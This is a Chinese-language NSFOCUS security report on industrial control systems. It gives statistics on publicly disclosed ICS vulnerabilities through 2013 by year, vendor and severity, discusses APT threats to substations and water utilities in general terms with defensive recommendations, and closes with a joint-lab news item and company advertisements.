绿盟科技在 2012 年的威胁态势报告中讨论 IT 行业的漏洞发展趋势时认为 [14]：伊朗核电站的“震网病毒”事件之后，信息网络及系统相关的高风险安全漏洞正在逐渐被雪藏。而造成这种现象的最大可能是：大量高风险未公开漏洞通过地下经济被出卖，或被某些国家 / 组织高价收购，目的是利用其开发 0-day 攻击或高级持久威胁（Advanced Persistent Threat，简称 APT）的攻击技术 [15]，为未来可能的网络对抗做准备。因此，利用 0-day 漏洞

的新型攻击正成为网络空间安全防护的新挑战。而涉及国计民生的电力、交通、市政、化工、关键制造业等行业的工业控制系统在工业化与信息化日益融合的今天，将极可能成为未来网络战的重要攻击目标。

本章将从工业控制系统公开安全漏洞的统计分析入手，讨论工业控制系统的脆弱性及其检测防护方法。

### 2.1 工业控制系统的公开漏洞分析

以绿盟科技安全漏洞库收录的工业控制系统相关漏洞信息为基础，结合 CVE[6]、ICS-CERT 以及中国国家信息安全漏洞共享平台所发布的漏洞信息 [16]，共整理出了 386 个与工业控制系统相关的漏洞（截至到 2013 年 12 月）。由于 2013 年之前工业控制系统公开漏洞的统计特征已在 2013 年的工业控制系统安全研究报告中进行了详细的讨论 [2]，因此本章将重点分析 2013 年新增漏洞的统计特征和变化趋势，主要涉及公开漏洞的总体变化趋势、漏洞的严重程度、主要工业控制系统厂商分布情况等。

#### 2.2.1 公开漏洞数的变化趋势分析

由图 2 中可知：在 2011 年之前，公开披露的工业控制系统相关漏洞数量相当少，但在 2011 年出现快速增长，并持续到 2012 年。这可能是由于 2010 年的 Stuxnet 蠕虫事件之后，人们对工业控制系统安全问题极度关注以及工业控制系统厂商分析解决历史遗留的安全问题所造成的井喷现象。

而 2013 年的新增漏洞数又有所下降，则可能有多方面的原因：

(1) 由于工业控制系统多为行业相关的专有系统，普通的漏洞分




图 2 公开的 ICS 漏洞的年度变化趋势

析人员因难以接触到这些系统，且缺乏相关行业知识，很少进行相应的漏洞分析与研究工作。

(2) 工业控制系统的主力厂商（比如西门子、施耐德、罗克韦尔、通用电气等），对其工业控制系统产品的脆弱性进行针对性分析挖掘一段时间后，在其产品中发现新漏洞的难度大大提高，发现的公开漏洞数量也将逐渐出现减少的趋势（图 3）所示。其中西门子则可能因当年 Stuxnet 蠕虫事件使其更为关注其工业控制系统产品的安全性问题，在 2013 年与其相关的工业控制系统公开漏洞依然处于较快增长的势头。

(3) 部分工业控制系统厂商因市场影响力不足，不再作为漏洞挖掘分析人员的分析目标。

(4) 同时部分涉及关键行业系统的脆弱性（漏洞）信息被限制公开以及受地下交易的影响，可能有许多新发现的系统漏洞被雪藏了，

而没有公开发布出来。




图 3 主要工业控制系统厂商相关的公开漏洞的趋势

### 2.1.2 公开漏洞所涉及工业控制系统厂商的情况分析

图 4、图 5 给出了公开漏洞所涉及的主要工业控制系统厂商及其系统中所发现的漏洞数及所占比例。分析结果表明：公开漏洞所涉及的厂商主要是国际著名的工业控制系统厂商，但国内也有两家工业控制系统厂商进入了前十的行列。其中，北京亚控科技发展有限公司（亚控科技，WellinTech）涉及 17 个漏洞，其中被 CVE 收录 14 个；北京三维力控科技有限公司（力控科技，Sunway）有 11 个相关漏洞，其中被 CVE 收录 2 个。虽然图 4、5 中反映的是这些公司产品的脆弱性问题，但分析结果也很可能与这些公司产品的市场排名有较大的联系。




图 4 公开漏洞所涉及到的主要工业控制系统厂商 (Top10)




图 5 公开漏洞所涉及到的主要工业控制系统厂商 (Top10)

由图 6 可知，自 2011 年以来，新增公开漏洞所涉及到的工业控制系统厂商数呈逐步减少的趋势，而且在 2013 年减少明显，仅涉及 12 家工业控制系统厂商。2013 年的新增漏洞则主要集中在西门子 (Siemens)、施耐德 (Schneider)、通用电气 (GE)、爱默生 (Emerson) 等国际著名厂商的系统中 (见图 7、图 8)。其中，西门子以年度新增 37 个公开漏洞 (47.4%) 居于首位，施耐德也以年度新增 12 个公开漏洞 (15.4%) 占据第二的位置。




图6 公开漏洞涉及到的工业控制系统厂商的数目变化趋势




图7 2013年新增工业控制系统漏洞所涉及到的主要厂商




图8 2013年主要工业控制系统厂商的新增漏洞数

通过对比图7与图4可以发现：2013年度西门子(Siemens)、施耐德(Schneider)、通用电气(GE)等公司的新增漏洞占比情况增幅明显。这说明公开漏洞所涉及厂商的范围越来越集中。新增漏洞相关厂商数明显减少且多集中到几大著名国际大公司的主要原因可能是：

(1) 著名公司产品市场份额大，受到攻击后影响力大，更易引起攻击者、用户、监管者等各方面的重视，漏洞挖掘及分析者投入分析的动力较大。

(2) 企业并购造成被关注的工业控制系统厂商减少，例如施耐德并购7-Technologies、CitectScada等多家工业控制系统厂商。

(3) 西门子等优势厂商也在积极完善自己的产品，加强了对产品脆弱性的分析研究。

(4) 还可能因安全事件受控，一些重要行业系统供应商的漏洞信息被屏蔽掉了。

### 2.1.3 2013年新增漏洞严重程度分析

因本文涉及的公开漏洞基本上都被CVE收录，所以在讨论这些漏洞的严重性时，将主要根据CVE的CVSS评估值来判断，并划分为高、中、低三种情况。根据图9的统计分析，2013年的新增漏




图9 2013年收录的新增漏洞按严重程度度的分类情况

洞中高危漏洞超过一半(54%)。

## 2.2 工业控制系统脆弱性的检测及防护建议

对工业控制系统脆弱性的安全防护是一个系统工程,包括从技术到管理等各个方面的工作。其中最重要的就是对工业控制系统自身脆弱性的检测与发现,只有及时发现工业控制系统存在的脆弱性问题,才能进一步执行相应的安全加固及防护工作。相应的防护建议详见研究报告《工业控制系统的安全研究与实践》[17]。

## 三、工业控制系统的安全威胁分析

### 3.1 工业控制系统所面临的安全威胁

当前的工业控制系统在具体部署时通常涉及到企业办公网络(简称办公网络)、过程控制与监控网络(简称监控网络)以及现场控制系统网络[2]。本节在简单介绍这三种网络功能的基础上,讨论可能存在的安全威胁及攻击途径(详见研究报告《工业控制系统的安全研究与实践》[17])。

### 3.2 APT 攻击方法与工业控制系统安全

工业控制系统已成为国家关键基础设施的重要组成部分,近年来,针对工业控制系统的攻击,不论是规模宏大的网络战(Cyberwar),还是在一般的网络犯罪(Cybercrime),都可以发现高级持久威胁(Advanced Persistent Threat, 简称 APT)的影子。

本节将重点讨论工业控制系统中的 APT 攻击及新型攻击方法(详见研究报告《工业控制系统的安全研究与实践》[17]),为下文讨论工业控制系统的安全防护建议奠定基础。

### 3.3 工业控制系统安全威胁的检测及防护建议

工业控制系统自身的脆弱性(安全漏洞、不安全的配置以及脆弱的安全防护能力等)以及系统管理及操作人员淡薄的安全意识的现状,使得工业控制系统在面对有目的的攻击者利用各种新型、复杂攻击技术(比如 APT)的攻击时,其后果将不言而喻。

本节将在上文讨论的基础上,结合我们在工业控制系统安全项目的实践经验,给出一些关于工业控制系统的安全防护策略及建议,并针对 APT 攻击的检测与防护方法进行讨论。

#### 3.3.1 工业控制系统的安全防护策略及建议

为保障工业控制系统的安全运行,除提供工业控制系统传统必备的功能安全之外,我们还必须加强工业控制系统的信息安全防护能力。针对工业控制系统的业务特点、自身脆弱性以及所可能面临的各种网络安全威胁,需要在工业控制系统的安全体系架构设计、工业控制系统的供应链安全、工业控制系统上线前安全检查、工业控制系统的安全运维与管理等方面进行综合、全面的考虑。

关于工业控制系统的安全防护策略及建议,详见研究报告《工业控制系统的安全研究与实践》[17]。

#### 3.3.2 APT 攻击的检测与防护方法

本节针对 APT 逐步渗透攻击的特点,对 APT 的检测防护技术与策略进行了初步的讨论,详见研究报告《工业控制系统的安全研究与实践》[17]。

## 四、智能变电站的安全性研究

智能变电站是采用先进的传感器、信息、通信、控制、智能等技术,以一次设备参量数字化和标准化、规范化信息平台为基础,实现变电

站实时全景监测、自动运行控制、与站外系统协同互动等功能，达到提高变电可靠性、优化资产利用率、减少人工干预、支撑电网安全运行等目标的变电站。

虽然智能变电站在建设时会按不同的安全域实施系统间的安全隔离和控制，但因工业控制网络设备、通信协议自身的脆弱性以及智能变电站网络架构针对安全性考虑不足等原因，智能变电站依然存在很大的安全风险 [18][19]。智能变电站所面临的安全威胁除了其系统与网络自身脆弱性之外，来自内部人员的违规操作、破坏以及来自外部的 APT 攻击也将是智能变电站所面临的最大威胁。而这些威胁的消减将依赖于基于异常行为检测、操作合规性审计以及基于沙箱的虚拟执行 [20] 等多安全机制的综合安全防护体系。

本节我们将重点从人员管理与制度流程的规范性、系统软硬件安全性、网络通信安全以及系统操作的合规性等几个方面讨论智能变电站所存在的安全问题，并结合一个虚拟的攻击场景分析来增强用户的安全意识以及对系统面临安全威胁的感知。详见研究报告《工业控制系统的安全研究与实践》[17]。

## 五、市政工业控制系统的安全性研究

随着工业化与信息化的融合，市政相关的工业控制系统（自来水、污水处理、燃气输送等）的重要性日益重要，已成为网络攻击者的重要目标之一。近年来国内外出现的相关入侵攻击事件 [9] 也表明了这种趋势。市政工业控制系统涉及自来水调度管理与控制、污水处理、燃气甚至交通管理等多个领域，我们仅以自动化程度较高的自来水厂工业控制系统为例来讨论其安全性（详见研究报告《工

业控制系统的安全研究与实践》[17]），并基于一个虚拟攻击场景进行案例分析。

依据调研的结果，目前该行业存在的主要安全问题是：人员安全意识不强，缺乏明确的安全管理制度及人员意识培训；缺乏系统有效的安全防护体系规划和安全风险评估机制；缺乏系统操作人员的角色定位、授权流程及操作规程（可能会带来越权或非授权操作的威胁）；缺乏相应的操作行为审计机制；缺乏系统数据备份（可能会因系统故障丢失重要数据）等。

综合上述，防范非授权的违规操作与恶意代码威胁以及健全安全管理制度、提升行业人员的安全意识将是该行业亟待解决的主要问题。

## 六、行业的发展建议与展望

### 6.1 工业控制系统安全行业的发展需要多方协同

工业控制系统安全与传统的信息安全不同，它通常更关注物理安全与功能安全，而且系统的安全运行由相关的生产部门负责，信息部门仅处于从属的地位。随着信息化与工业化的深度融合以及潜在网络战威胁的影响，工业控制系统也将从传统的仅关注物理安全、功能安全转向更为关注信息系统安全。这种转变将在国家政策的推动下对传统的工业企业产生较大的影响。工业控制系统的安全问题已被提升到了国家安全战略的高度，再加上工业控制系统跨学科、跨行业应用的特殊性，使其安全保障体系的建立必须在国家、行业监管部门、工业控制系统的用户、工业控制系统提供商、信息安全厂商等多方面的协同努力下才能够实现，如图 10 所示。




图 10 工业控制系统安全的生态环境

关于工业控制系统安全生态环境中各角色（国家、行业监管部门、工控系统用户、工控系统提供商、信息安全厂商）协同发展的具体论述详见研究报告《工业控制系统的安全研究与实践》[17]。

## 6.2 工业控制系统安全产品及服务的规划建议

据我们的调研分析 [21]：用户当前最关注的工业控制系统安全问题为业务中断、违规外联、违规操作及系统配置的不安全，并期望通过部署“违规操作的检测及预警”、“漏洞扫描及系统配置核查”、“审计系统”、“接入控制与身份鉴别”、“网络隔离设备”及“防病毒”等安全机制或产品来解决其工控系统所面临的安全威胁。

基于用户的客观需求与信息安全厂商的现实基础，建议信息安全厂商可从工业控制系统的脆弱性（漏洞）及工控协议的分析研究入手，首先提供工业控制系统上线前安全检查服务，逐步推出针对工业控制

系统的漏洞扫描、配置核查、行为审计、工控防火墙以及基于用户行为“白环境”的操作监管类产品 [22]。其次，提升对工业控制系统相关威胁情报（比如安全事件、漏洞信息、新型的入侵攻击技术以及流行的蠕虫、木马、病毒等信息）的及时获取、分析及快速响应的能力，并结合相应的安全产品和安全防护技术提供相应的攻击检测及安全防护方案，进而逐步提升针对工业控制系统的安全服务能力 [17]。

## 七、结束语

工业控制系统安全作为一个新的、战略性的安全领域，需要国家主管部门、工业控制系统用户、工业控制系统提供商、信息安全提供商等跨领域、跨行业的多方位合作，才能够促进工业控制系统安全领域的发展。以国家政策、标准为导向，行业安全检查、用户安全意识培训、工业控制系统风险评估及相应的安全产品、安全解决方案等的逐步推进将是工业控制系统安全领域的发展主线。其中，工业控制系统用户的安全意识培训、工业控制系统的安全状况调查及工业控制系统的脆弱性评估与整改将是近期的主要任务。这将需要建立工业控制系统的安全性测评验证机制，提供系统漏洞信息及厂商的漏洞修补方案及安全补丁的及时通报、分享及可用性验证机制。

2013 年国内政策、标准制订，工信部的安全检查工作及工业控制系统安全市场预测报告 [5] 的发布，国家发改委工业控制系统安全专项基金的支持计划，电力、石化、烟草、市政等重要行业用户的积极响应以及国内主流工业控制系统提供商、信息安全厂商在工业控制领域的积极投入都表明：工业控制系统安全这一涉及国家安全战略的国内新市场正在快速启动，在多方面的合力推动下必将具有良好的发展前景。



---

**参考文献**

---

- 1.Common Cybersecurity Vulnerabilities in Industrial Control Systems, May, 2011.
2. 李鸿培、于畅、忽朝俭、曹嘉, 工业控制系统及其安全性研究报告, 绿盟科技, 技术报告, 2012.12。 [http://www.nsfocus.com/report/NSFOCUS\\_ICS\\_Security\\_Report\\_20130624.pdf](http://www.nsfocus.com/report/NSFOCUS_ICS_Security_Report_20130624.pdf).
- 3.Amol Sarwate, WHY IS 'SCADA' SECURITY AN UPHILL BATTLE?, Qualys Inc. 2013.
- 4.Guide to Industrial Control Systems (ICS) Security : NIST, SP800 82.,June,2011.
- 5.2013 首届工业信息安全用户高峰论坛, 北京, 2013 年 8 月 8 日。 <http://www.cheminfo.gov.cn/HezuoPage/gongkong.aspx?code=cheminfo&action=detail&type=MRDynamic&infoId=2013080914124200001>。
- 6.CVE <http://www.cve.mitre.org/>
- 7.南美某国电网被攻击, 攻击者进行敲诈勒索, <http://www.e-works.net.cn/report/fs/fs.html>
- 8.Stuxnet <http://www.anti-virus.by/en/tempo.shtml>
- 9.李鸿培, 工控系统的安全威胁离我们有多远? 工控系统安全研讨会 (PPT), 2013.10
- 10.天然气管道上的“苏美暗战”, 中国海洋石油报, 2012.11, <http://www.cnooc.com.cn/data/html/news/2012-11-16/chinese/330655.html>
- 11.关于加强工业控制系统信息安全管理的通知, 工信部协 [2011]451 号。
- 12.电监会 2013 年 50 号文,《电力工控信息安全专项监管工作方案》
- 13.国家烟草局《烟草工业企业生产区与管理区网络互联安全规范》
- 14.鲍旭华、李鸿培等, 2012 上半年 NSFOCUS 安全威胁态势报告, 绿盟科技, 技术报告, 2012.8
- 15.APT [http://en.wikipedia.org/wiki/Advanced\\_Persistent\\_Threat](http://en.wikipedia.org/wiki/Advanced_Persistent_Threat)
- 16.CNVD <http://www.cnvd.org.cn/>
- 17.李鸿培、忽朝俭、王晓鹏, 工业控制系统的安全研究与实践, 技术报告, 2013 年 12 月。
- 18.王晓鹏, 透过智能变电站看智能电网安全, 绿盟科技内刊, Vol.19, 2012.12.
- 19.王晓鹏, 工业控制系统安全之路, 工控安全研讨会报告 (PPT), 2013.10.
- 20.绿盟威胁分析系统产品白皮书, 绿盟科技产品白皮书, 2013。
- 21.李鸿培、王晓鹏, 工业控制系统安全需求分析及产品规划研究, 内部报告, 2013.9。
- 22.李鸿培, 下一代安全的概念与特性, 绿盟科技, 技术报告, 2013.7。 [http://www.nsfocus.com/report/Concept\\_and\\_characteristics\\_of\\_Next\\_Generation\\_Security.pdf](http://www.nsfocus.com/report/Concept_and_characteristics_of_Next_Generation_Security.pdf)

# CERNET华南中心—绿盟科技 网络安全联合实验室揭牌



日前，由绿盟科技和 CERNET 华南地区网络中心联合建立并由华南理工大学承担管理运行的“CERNET 华南中心—绿盟科技网络安全”联合实验室揭牌仪式在华南理

工大学隆重举行。

“CERNET 华南中心—绿盟科技网络安全”联合实验室以网络信息安全的相关研究作为工作重点。成立初期主要以网络入

侵检测及防御、异常流量分析及清洗作为工作重点，并在此基础上扩展到其他研究领域。联合实验室成立之后，除进行科研项目合作外，还将面向华南地区高校周期性开展信息安全前沿技术的研讨会、讲座、科研成果和新产品测试及信息安全技术服务等。在 2014 年度，联合实验室将会面向华南地区高校举办 14 期涵盖信息安全早期预警技术、入侵调查等总时长超过 60 小时的技术培训。联合实验室在信息安全领域将成为高校和绿盟科技之间的强力纽带，从而带动提高华南地区高校信息安全技术与管理的整体水平。

CERNET 华南地区网络中心是 CERNET 在华南地区的骨干网络运行、维护和管理中心。华南理工大学是我国著名的教育部直属重点大学，是“211 工程”和“985 工程”院校，被誉为中国“南方工科大学的一面旗帜”。华南理工大学，是 CERNET 华南地区网络中心和地区主结点，也是 CERNET 的最早节点。此次 CERNET 华南中心—绿盟科技网络安全联合实验室的成立，在广东地区教育行业将发挥行业示范的作用。

# THE EXPERT BEHIND GIANTS

## 巨人背后的专家

长期以来，绿盟科技致力于网络安全技术的研究，为政府、电信、金融、能源等行业提供优质的安全产品与服务。在这些巨人的背后，他们是备受信赖的专家。

“个人数码设备和信息家电的安全问题在未来三五年内会越来越突出，但是大多数人尚未意识到这个问题。”

于 旻

绿盟科技研究院 高级研究员



[www.nsfocus.com](http://www.nsfocus.com)



公司总部：北京市海淀区北洼路4号益泰大厦三层 010-68438880

服务热线：400-818-6868 值班热线：13321167330（非工作时间） 技术支持传真：010-68437328

技术支持网站：<http://support.nsfocus.com> 技术支持邮箱：[support@nsfocus.com](mailto:support@nsfocus.com)

[www.nsfocus.com](http://www.nsfocus.com)

# JUST CHANGE

JUST HERE JUST NOW



管理灵活，快速响应？  
你需要可接入云端的防火墙！

▶▶ 一体化安全解决方案：安全、易用、稳定



## NSFOCUS NF

绿盟下一代防火墙

NSFOCUS NEXT-GENERATION FIREWALL